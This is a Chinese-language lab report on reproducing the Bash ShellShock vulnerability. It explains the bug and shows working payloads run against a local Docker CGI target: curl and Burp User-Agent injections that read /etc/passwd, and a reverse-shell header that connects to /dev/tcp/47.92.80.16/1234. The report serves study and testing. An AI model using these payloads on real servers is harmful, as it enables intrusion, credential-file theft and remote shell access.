# ShellShock 漏洞复现实验报告

1. 什么是ShellShock漏洞

Shellshock的原理是利用了Bash在导入环境变量函数时候的漏洞，启动Bash的时候，它不但会导入这个函数，而且也会把函数定义后面的命令执行。

在有些CGI脚本的设计中，数据是通过环境变量来传递的，这样就给了数据提供者利用Shellshock漏洞的机会。

简单来说就是由于服务器的cgi脚本调用了bash命令，由于bash版本过低，攻击者把有害数据写入环境变量，传到服务器端，触发服务器运行Bash脚本，完成攻击。

1. 验证漏洞存在


漏洞信息最早来源于国外知名漏洞网站exploit-db下的第34765篇漏洞报告，其中出现了一条验证命令：

env x='() { :;}; echo vulnerable' bash -c "echo this is a test "

如果在一个含有版本号小于bash 4.3的linux或者unix系统，本地执行以上命令，可能会得到以下输出：

Vulnerable this is a test

本地执行结果如下：



3.漏洞原理分析

了解bash自定义函数，只需要函数名就能够调用该函数。

funtion ShellShock {

echo "Injection"

}

ShellShock #调用这个函数

这个时候的Bash的环境变量：

KEY = ShellShock

VALUE = () { echo Injection; }

来看看ShellShock漏洞的真身：

export ShellShock='() { :; }; echo;/usr/bin/whoami'

bash

>Kr0iNg

为什么调用bash的时候输出Injection了呢，看看它内部情况：

KEY = ShellShock

VALUE = () { :; }; echo;/usr/bin/whoami

bash读取了环境变量，在定义ShellShock之后直接调用了后面的bash命令。

一旦调用bash，自定义的语句就直接触发。

## 漏洞复现

我用docker在本地pull了一份存在Shellshock漏洞的程序进行测试。将它的端口转发到本机进行访问，访问127.0.0.1:8000。

进行Shellshock漏洞测试，使用工具curl，测试命令：


curl -A "() { echo ShellShock; }; echo; /bin/cat /etc/passwd" <http://127.0.0.1:8000/cgi-bin/vulnerable>

使用curl -A 或者 -H 参数模拟Http头命令，并调用“cat /etc/passwd”读passwd文件，发送到存在Bash漏洞的docker容器，成功读取到了passwd文件内容。

用Burpsuite来进行测试。

修改http协议中的User-Agent字段为:

() { :; };echo;/bin/cat /etc/passwd


成功读取passwd文件。

发送http请求进行测试反弹shell。

服务器开启监听：

模拟浏览器头:

User-Agent: () { :; };echo;/bin/bash -i >& /dev/tcp/47.92.80.16/1234 0>&1



反弹成功，可以查看用户名，目录，系统版本等信息。